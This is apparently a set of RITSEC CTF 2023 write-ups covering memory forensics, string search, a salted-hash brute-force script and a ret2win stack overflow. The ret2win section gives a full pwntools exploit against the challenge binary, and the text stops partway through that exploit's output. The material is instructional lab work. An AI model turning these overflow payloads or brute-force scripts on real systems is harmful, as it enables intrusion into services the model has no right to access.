
Missing Piece Part 1

Background

397 Points / 48 Solves

I got sent this memory dump, but I can't figure out how to read it. I wonder what they were doing?

Download here: https://drive.google.com/file/d/1vX1M8zlNtC8L2FTSwnaJmLW-36wTACeS/view?usp=sharing (This is a large file btw)



Find the flag

In this challenge, we can download a file:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|16:36:42(HKT)]
└> file dump.zip
dump.zip: Zip archive data, at least v4.5 to extract, compression
method=deflate
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|16:36:43(HKT)]
└> unzip dump.zip
Archive:  dump.zip
  inflating: dump.mem
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|16:38:06(HKT)]
└> file dump.mem
dump.mem: data
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
```

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|16:38:13(HKT)]
└> ls -lah dump.mem
-rw-r--r-- 1 siunam nam 4.0G Mar 31 14:02 dump.mem
```

As you can see, it's extension is `.mem`, which means this is a memory dump file, and it's size is 4.0 GB.

To read a memory dump file, we can use a tool called "Volatility", which is a tool that do **memory forensics**, and I'll be using `volatility2` and `volatility3`.

> Volatility HackTricks cheat sheet

First, we need to find the OS, like the machine is Windows or Linux or MacOS:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|16:53:23(HKT)]
└> /opt/volatility3/vol.py -f dump.mem banners.Banners
Volatility 3 Framework 2.3.0
Progress:  100.00               PDB scanning finished
Offset  Banner

0x752001a0      Linux version 5.4.0-84-generic (buildd@lcy01-amd64-007)
(gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #94~18.04.1-Ubuntu SMP
Thu Aug 26 23:17:46 UTC 2021 (Ubuntu 5.4.0-84.94~18.04.1-generic
5.4.133)
0x75d91d94      Linux version 5.4.0-84-generic (buildd@lcy01-amd64-007)
(gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #94~18.04.1-Ubuntu SMP
Thu Aug 26 23:17:46 UTC 2021 (Ubuntu 5.4.0-84.94~18.04.1-generic
5.4.133)
0x12ae51948     Linux version 5.4.0-144-generic (buildd@lcy02-amd64-069)
(gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #161~18.04.1-Ubuntu
SMP Fri Feb 10 15:55:22 UTC 2023 (Ubuntu 5.4.0-144.161~18.04.1-generic
5.4.229)
0x12af26c90     Linux version 5.4.0-84-generic (buildd@lcy01-amd64-007)
(gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #94~18.04.1-Ubuntu SMP
Thu Aug 26 23:17:46 UTC 2021 (Ubuntu 5.4.0-84.94~18.04.1-generic
5.4.133)
0x13fec78d0     Linux version 5.4.0-84-generic (buildd@lcy01-amd64-007)
(gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #94~18.04.1-Ubuntu SMP
Thu Aug 26 23:17:46 UTC 2021 (Ubuntu 5.4.0-84.94~18.04.1-generic
5.4.133)
```

- OS information: Linux version 5.4.0-84-generic (Ubuntu 18.04.1)

Then, download the profile from https://github.com/volatilityfoundation/profiles in `profiles/Linux/Ubuntu/x64/`:

Put that zip file to `<volatility_path>/volatility/plugins/overlays/linux`:

```
┌[siunam♥earth]-(/opt/volatility/volatility/plugins/overlays/linux)-
[2023.04.02|19:55:11(HKT)]-[git://master ✔]
└> mv /home/siunam/Downloads/Ubuntu18.04.1-4.18.0-25.zip .
```

Now we can use that profile.

However, when we try to run other plugins, it'll show this error:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|19:56:17(HKT)]
└> python2 /opt/volatility/vol.py --profile=LinuxUbuntu18_04_1-4_18_0-
25×64 -f dump.mem linux_netscan
Volatility Foundation Volatility Framework 2.6.1
No suitable address space mapping found
Tried to open image as:
[...]
 MachOAddressSpace: MachO Header signature invalid
 MachOAddressSpace: MachO Header signature invalid
[...]
```

Hmm?? Header signature invalid?

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|20:00:41(HKT)]
└> file dump.mem
dump.mem: data
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|20:05:35(HKT)]
└> xxd dump.mem | head
00000000: 454d 694c 0100 0000 0010 0000 0000 0000  EMiL.. .. .. .. .. ..
00000010: ffe7 0900 0000 0000 0000 0000 0000 0000  .. .. .. .. .. .. .. ..
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  .. .. .. .. .. .. .. ..
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  .. .. .. .. .. .. .. ..
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  .. .. .. .. .. .. .. ..
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  .. .. .. .. .. .. .. ..
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  .. .. .. .. .. .. .. ..
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  .. .. .. .. .. .. .. ..
```

```
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  .. .. .. .. .. .. .. ..
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  .. .. .. .. .. .. .. ..
```

I tried to fix this error, but no dice...


Reversing

Cats At Play

Background

50 Points / 355 Solves

My cat has decided to become a programmer. What a silly guy!



Find the flag

In this challenge, we can download a file:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Reversing/Cats-At-Play)-
[2023.04.01|18:39:26(HKT)]
└> file meow.exe
meow.exe: PE32 executable (console) Intel 80386, for MS Windows, 4
sections
```

It's an 32-bit executable for Windows.

As the challenge's title suggested, let's use `strings` and `grep` to find the flag!

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Reversing/Cats-At-Play)-
[2023.04.01|18:40:44(HKT)]
└> strings meow.exe | grep -E '^RS'
RS{C4tsL1keStr1ng5}
```

The `strings <filename>` will list out all the strings inside that file.

The `grep -E '^RS'` will grab anything that starts with `RS`.

- **Flag:** `RS{C4tsL1keStr1ng5}`

Guess the Password?

Background

263 Points / 175 Solves

We found a VIP's box, but when we try to guess his short password, we get rate limited! We managed to get the source code and it looks like the server implements its security in a way that isn't secure! Can you reverse the python code and get the flag?

`nc guessthepassword.challenges.ctf.ritsec.club 1337`

Find the flag

In this challenge, we can download 3 files:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Reversing/Guess-the-Password?)-
[2023.04.01|20:06:26(HKT)]
└> file *
encoding.py:      Python script, ASCII text executable
server.py:        Python script, ASCII text executable
supersecret.json: JSON text data
```

By looking at function `chatter()` in `server.py`, we need to send a 8-digit password **to the server. Then, i'll check our input (`encoder.check_input()`):**

```
[...]
def chatter(self, connection_info):
    self.debug_print("Client connected")
    client_socket = connection_info[0]
    client_ip = connection_info[1][0]
```

```
    if self.user_is_rate_limited(client_ip):
        client_socket.send( "You are being rate limited".encode() )
        client_socket.close()
        return

    client_socket.send( "Enter the passcode to access the secret:
\n".encode() )
    user_input = client_socket.recv(1024).decode() [:8]

    if len(user_input) == 8 and self.encoder.check_input(user_input):
        secret = self.encoder.flag_from_pwd(user_input)
        response = f"RS{ {secret} }\n"

    else:
        response = "That password isn't right!\n\tHint: The last 8
digits of your phone number\n"

    response += "\nClosing connection ... \n"
    client_socket.send(response.encode())
    client_socket.close()

    self.debug_print("Client connection closed")
[...]
```

encoding.py:

```
[...]
def hash(self, user_input):
    salt = "RITSEC_Salt"
    return hashlib.sha256(salt.encode() +
user_input.encode()).hexdigest()


def check_input(self, user_input):
    hashed_user_input = self.hash(user_input)
    # print("{0} vs {1}".format(hashed_user_input, self.hashed_key))
    return hashed_user_input == self.hashed_key
[...]
```

Next, our user input will be hashed via **SHA256 with salt** `RITSEC_Salt`.

If the our user input hash is matched to the correct one, we're in!

supersecret.json:

```
{

"key":"657fa7558ae9011e8b9d3f56d5c083273557c3139f27d7b62cac458eb1a1a19d"
,
    "secret":"xxxxCORRUPTED_SECRETxxxx"
}
```

With that said, we can write a script that brute force the 8-digit password with that salt!

Since I'm good at Python, let's write a Python script to do that! You can write that in Rust, Go, whatever language you want.

crack_hash.py:

```
#!/usr/bin/env python3
import hashlib

def main():
    salt = 'RITSEC_Salt'
    key =
'657fa7558ae9011e8b9d3f56d5c083273557c3139f27d7b62cac458eb1a1a19d'

    for i in range(100000000):
        user_input = f'{i:08d}'

        hashed = hashlib.sha256(salt.encode() +
user_input.encode()).hexdigest()
        print(f'[*] Trying password {user_input}, after hashed:
{hashed}', end='\r')

        if hashed == key:
            print('[+] Found the correct password!')
            print(f'[+] Before hashed: {user_input}')
            print(f'[+] After hashed: {hashed}')
            exit()

if __name__ == '__main__':
    main()
```

This script will loop `00000000` to `99999999`. If the hashed number is matched to the key one, we found the correct password!

Let's run it!

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Reversing/Guess-the-Password?)-
[2023.04.01|19:10:30(HKT)]
└> python3 crack_hash.py
[...]
[*] Trying password 54744973, after hashed:
657fa7558ae9011e8b9d3f56d5c083273557c3139f27d7b62cac458eb1a1a19[+] Found
the correct password!
[+] Before hashed: 54744973
[+] After hashed:
657fa7558ae9011e8b9d3f56d5c083273557c3139f27d7b62cac458eb1a1a19d
```

Nice! We found the correct password: `54744973`!

Let's `nc` to the challenge's machine!

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Reversing/Cats-At-Play)-
[2023.04.01|18:39:29(HKT)]
└> nc guessthepassword.challenges.ctf.ritsec.club 1337
Enter the passcode to access the secret:
54744973
RS{'PyCr@ckd'}

Closing connection...
```

- **Flag: `RS{'PyCr@ckd'}`**

BIN-PWN


ret2win

Background

83 Points / 208 Solves

Are you looking for an exploit dev job. Well apply to the Republic of Potatoes. We are looking for the best hackers out there. Download the binary, find the secret door and remember to pass the right password.

`nc ret2win.challenges.ctf.ritsec.club 1337`



Enumeration

In this challenge, we can download a file:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:21:07(HKT)]
└> file ret2win
ret2win: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=6407290ddc178ebcff6a243a585c21e8c32a440b, for GNU/Linux
3.2.0, not stripped
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:21:08(HKT)]
└> chmod +x ret2win
```

It's an 64-bit ELF executable, and it's not stripped.

Let's view memory protections via pwntool's `checksec`:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:24:19(HKT)]
```

```
└> checksec ret2win
[*] '/home/siunam/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win/ret2win'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

As you can see, it has **no memory protections**, like Stack, NX, PIE!

We can try to run that executable and see what will happened:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:25:35(HKT)]
└> ./ret2win
Are you expert at exploit development, join the world leading
cybersecurity company, Republic of Potatoes(ROP)
[*] This is a simple pwn challenge..get to the secret function!!
test
[*] Good start test, now do some damage :)
```

We can input something and it outputs our input.

Now, let's use `gdb` to reverse engineer it!

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:25:37(HKT)]
└> gdb ./ret2win
[...]
gef➤
```

> Note: I'm using `gdb`'s plugin `gef`.

Disassembling function `main()`:

```
gef➤  disassemble main
Dump of assembler code for function main:
   0x000000000040121c <+0>:     endbr64
   0x0000000000401220 <+4>:     push   rbp
   0x0000000000401221 <+5>:     mov    rbp,rsp
   0x0000000000401224 <+8>:     lea    rdi,[rip+0xe85]        # 0x4020b0
   0x000000000040122b <+15>:    call   0x401070 <puts@plt>
   0x0000000000401230 <+20>:    lea    rdi,[rip+0xee9]        # 0x402120
```

```
   0x0000000000401237 <+27>:    call   0x401070 <puts@plt>
   0x000000000040123c <+32>:    mov    eax,0x0
   0x0000000000401241 <+37>:    call   0x4011e4 <user_input>
   0x0000000000401246 <+42>:    mov    eax,0x0
   0x000000000040124b <+47>:    pop    rbp
   0x000000000040124c <+48>:    ret
End of assembler dump.
```

When `main()` function is ran, it'll call function `user_input()`.

Function `user_input()`:

```
gef➤  disassemble user_input
Dump of assembler code for function user_input:
   0x00000000004011e4 <+0>:     endbr64
   0x00000000004011e8 <+4>:     push   rbp
   0x00000000004011e9 <+5>:     mov    rbp,rsp
   0x00000000004011ec <+8>:     sub    rsp,0x20
   0x00000000004011f0 <+12>:    lea    rax,[rbp-0x20]
   0x00000000004011f4 <+16>:    mov    rdi,rax
   0x00000000004011f7 <+19>:    mov    eax,0x0
   0x00000000004011fc <+24>:    call   0x4010a0 <gets@plt>
   0x0000000000401201 <+29>:    lea    rax,[rbp-0x20]
   0x0000000000401205 <+33>:    mov    rsi,rax
   0x0000000000401208 <+36>:    lea    rdi,[rip+0xe71]        # 0x402080
   0x000000000040120f <+43>:    mov    eax,0x0
   0x0000000000401214 <+48>:    call   0x401090 <printf@plt>
   0x0000000000401219 <+53>:    nop
   0x000000000040121a <+54>:    leave
   0x000000000040121b <+55>:    ret
End of assembler dump.
```

In `+24`, **it'll call a function called `gets()`.**

> The C library function **char *gets(char* str)** reads a line from stdin and stores it into the string pointed to by str. It stops when either the newline character is read or when the end-of-file is reached, whichever comes first.

However, **this function is very, very dangerous, and must not be used**.

According to the man page, it said:

> Never use **gets**(). Because it is impossible to tell without knowing the data in advance how many characters **gets**() will read, and because **gets**() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use **fgets**() instead.

With that said, we can do the basic **stack buffer overflow**!

In `+29` and `+33`, we see:

```
lea    rax,[rbp-0×20]
mov    rsi,rax
```

The `gets()` function takes 32 bytes (`0×20`) to the stack.

If the input goes over 32 bytes, it'll overflow!

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:28:53(HKT)]
└> python3 -c "print('A' * 32 + 'B' * 8)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB

┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:29:04(HKT)]
└> ./ret2win
Are you expert at exploit development, join the world leading
cybersecurity company, Republic of Potatoes(ROP)
[*] This is a simple pwn challenge..get to the secret function!!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
[*] Good start AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB, now do some
damage :)
[1]    258704 segmentation fault  ./ret2win
```

We have a **segmentation fault**, which can confirm it's vulnerable to stack buffer overflow.

Next, we need to find a function that can gain benefits to us!

When you double Tab the `disassemble` command in `gdb`, it'll show all functions:

```
gef➤  disassemble
-function                    __libc_csu_init              printf
```

```
-label                          _dl_relocate_static_pie      printf@plt
-line                           _fini                        puts
-probe                          _init                        puts@plt
-probe-dtrace                   _start
register_tm_clones
-probe-stap                     deregister_tm_clones
supersecrettoplevelfunction
-qualified                      frame_dummy                  system
-source                         gets                         system@plt
__do_global_dtors_aux           gets@plt                     user_input
__libc_csu_fini                 main
```

The `supersecrettoplevelfunction` looks sussy!

```
gef➤  disassemble supersecrettoplevelfunction
Dump of assembler code for function supersecrettoplevelfunction:
   0x0000000000401196 <+0>:     endbr64
   0x000000000040119a <+4>:     push   rbp
   0x000000000040119b <+5>:     mov    rbp,rsp
   0x000000000040119e <+8>:     sub    rsp,0x10
   0x00000000004011a2 <+12>:    mov    DWORD PTR [rbp-0x4],edi
   0x00000000004011a5 <+15>:    mov    DWORD PTR [rbp-0x8],esi
   0x00000000004011a8 <+18>:    lea    rdi,[rip+0xe59]        # 0x402008
   0x00000000004011af <+25>:    call   0x401070 <puts@plt>
   0x00000000004011b4 <+30>:    cmp    DWORD PTR [rbp-0x4],0xcafebabe
   0x00000000004011bb <+37>:    jne    0x4011d4
<supersecrettoplevelfunction+62>
   0x00000000004011bd <+39>:    cmp    DWORD PTR [rbp-0x8],0xc0debabe
   0x00000000004011c4 <+46>:    jne    0x4011d4
<supersecrettoplevelfunction+62>
   0x00000000004011c6 <+48>:    lea    rdi,[rip+0xe6d]        # 0x40203a
   0x00000000004011cd <+55>:    call   0x401080 <system@plt>
   0x00000000004011d2 <+60>:    jmp    0x4011e1
<supersecrettoplevelfunction+75>
   0x00000000004011d4 <+62>:    lea    rdi,[rip+0xe6d]        # 0x402048
   0x00000000004011db <+69>:    call   0x401070 <puts@plt>
   0x00000000004011e0 <+74>:    nop
   0x00000000004011e1 <+75>:    nop
   0x00000000004011e2 <+76>:    leave
   0x00000000004011e3 <+77>:    ret
End of assembler dump.
```

In here, the `cmp` instruction in `+30` will compare **the `rbp` register in `-0x4` is `0xcafebabe` or not**. Then, **it also compares `-0x8` is `0xc0debabe` or not.**

If all conditions are passed, it'll invoke function `system()`, which do some OS command stuff.

Exploitation

Armed with above information, we can start to exploit stack buffer overflow vulnerability!

- **Goal: Control the RIP register so that we can invoke function `supersecrettoplevelfunction()`**

Now, we can use `gdb` to confirm we can overflow the RBP register:

```
gef➤  r
[...]
Are you expert at exploit development, join the world leading
cybersecurity company, Republic of Potatoes(ROP)
[*] This is a simple pwn challenge..get to the secret function!!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
[*] Good start AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB, now do some
damage :)

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401200 in user_input ()

[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────
──────────────────── registers ────
$rax   : 0x50
$rbx   : 0x007fffffffdd68  →  0x007fffffffe0ef  →
"/home/siunam/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win/r[...]"
$rcx   : 0x0
$rdx   : 0x0
$rsp   : 0x007fffffffdc50  →  0x0000000000000001
$rbp   : 0x4242424242424242 ("BBBBBBBB"?)
$rsi   : 0x000000004052a0  →  "[*] Good start
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBB[...]"
$rdi   : 0x007fffffffd6c0  →  0x007ffff7e14e70  →  <funlockfile+0> mov
rdi, QWORD PTR [rdi+0x88]
$rip   : 0x0000000000401200  →  <user_input+28> dec DWORD PTR [rax-0x73]
$r8    : 0x000000004056d9  →  0x0000000000000000
$r9    : 0x73
$r10   : 0x0
$r11   : 0x202
$r12   : 0x0
$r13   : 0x007fffffffdd78  →  0x007fffffffe128  →
```

```
"TERMINATOR_DBUS_NAME=net.tenshu.Terminator21a9d5db[ ... ]"
$r14   : 0x0
$r15   : 0x007ffff7ffd020  →  0x007ffff7ffe2e0  →  0x0000000000000000
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction
overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
[ ... ]
```

As you can see, our RBP register is filled with 8 B's (`42` in hex).

> The reason the RIP was not overflowed (technically it was, as we saw in the above screenshot, but there's more to it), is because the `AAAAAAAA` (`0x4141414141414141`) is considered a non-canonical memory address, or, in other words, `0x4141414141414141` is a 64-bit wide address and current CPUs prevent applications and OSes to use 64-bit wide addresses.
>
> Instead, the highest memory addresses programs can use are 48-bit wide addresses and they are capped to `0x00007FFFFFFFFFFF`. This is done to prevent the unnecessary complexity in memory address translations that would not provide much benefit to the OSes or applications as it's very unlikely they would ever need to use all of that 64-bit address space.
>
> Knowing about canonical addresses, we could take control of the RIP if the 64-bit wide return address `0x4141414141414141` (our garbage data) we tried to plant into the vulnerable program's stack, was translated to a 48-bit canonical address by masking off the 2 highest bytes. (From Red Team Notes)

To overflow RIP register in 64-bit executable, we can use the following testing payload:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:46:22(HKT)]
└> python3 -c "print('A' * 32 + 'B' * 8 + 'C' * 6)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBCCCCCC

gef➤  r
[ ... ]
Are you expert at exploit development, join the world leading
cybersecurity company, Republic of Potatoes(ROP)
```

```
[*] This is a simple pwn challenge..get to the secret function!!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBCCCCCC
[*] Good start AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBCCCCCC, now do
some damage :)

Program received signal SIGSEGV, Segmentation fault.
0x0000434343434343 in ?? ()

[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────
──────────────────── registers ────
$rax   : 0x56
$rbx   : 0x007fffffffdd68  →  0x007fffffffe0ef  →
"/home/siunam/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win/r[...]"
$rcx   : 0x0
$rdx   : 0x0
$rsp   : 0x007fffffffdc50  →  0x0000000000000001
$rbp   : 0x4242424242424242 ("BBBBBBBB"?)
$rsi   : 0x000000004052a0  →  "[*] Good start
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBB[...]"
$rdi   : 0x007fffffffd6c0  →  0x007ffff7e14e70  →  <funlockfile+0> mov
rdi, QWORD PTR [rdi+0x88]
$rip   : 0x434343434343
$r8    : 0x000000004056df  →  0x0000000000000000
$r9    : 0x73
$r10   : 0x0
$r11   : 0x202
$r12   : 0x0
$r13   : 0x007fffffffdd78  →  0x007fffffffe128  →
"TERMINATOR_DBUS_NAME=net.tenshu.Terminator21a9d5db[...]"
$r14   : 0x0
$r15   : 0x007ffff7ffd020  →  0x007ffff7ffe2e0  →  0x0000000000000000
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction
overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
[...]
```

This time, we successfully overflowed the RIP register with ***6 C's*** (`43` in hex).

Now we controlled the RIP register, let's ***change it's value to function `supersecrettoplevelfunction()`'s memory address!***

To find it's address, we can use `p` command in `gdb`:

```
gef➤  p supersecrettoplevelfunction
$1 = {<text variable, no debug info>} 0x401196
<supersecrettoplevelfunction>
```

- Function `supersecrettoplevelfunction()` memory address: `0×401196`

Finally, we can write a Python script to exploit it locally:

```
#!/usr/bin/env python3
from pwn import *

def main():
    elf = ELF('./ret2win')
    # Local
    r = process(elf.path)
    # Remote
    # r = remote('ret2win.challenges.ctf.ritsec.club', 1337)

    padding = b'A' * 32

    # 0×cafebabe, 0×c0debabe RBP register in CMP instruction in function
`supersecrettoplevelfunction()`
    # cmp1 = p64(0×cafebabe)
    # cmp2 = p64(0×c0debabe)
    cmp1 = b'\xbe\xba\xfe\xca'
    cmp2 = b'\xbe\xba\xde\xc0'

    supersecrettoplevelfunction =
p64(elf.symbols.supersecrettoplevelfunction)

    # Stack: padding → RBP: cmp1 + cmp2 → RIP:
supersecrettoplevelfunction()
    payload = padding + cmp1 + cmp2 + supersecrettoplevelfunction
    log.info(f'Payload: {payload}')

    # For GDB debug
    with open('payload', 'wb') as file:
        file.write(payload)

    # r.sendline(payload)
    r.sendlineafter(b'!!\n', payload)
    print(r.recvall())
    r.interactive()

if __name__ == '__main__':
    main()
```

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.02|23:50:12(HKT)]
└> python3 solve.py
```

```
[*] '/home/siunam/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win/ret2win'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
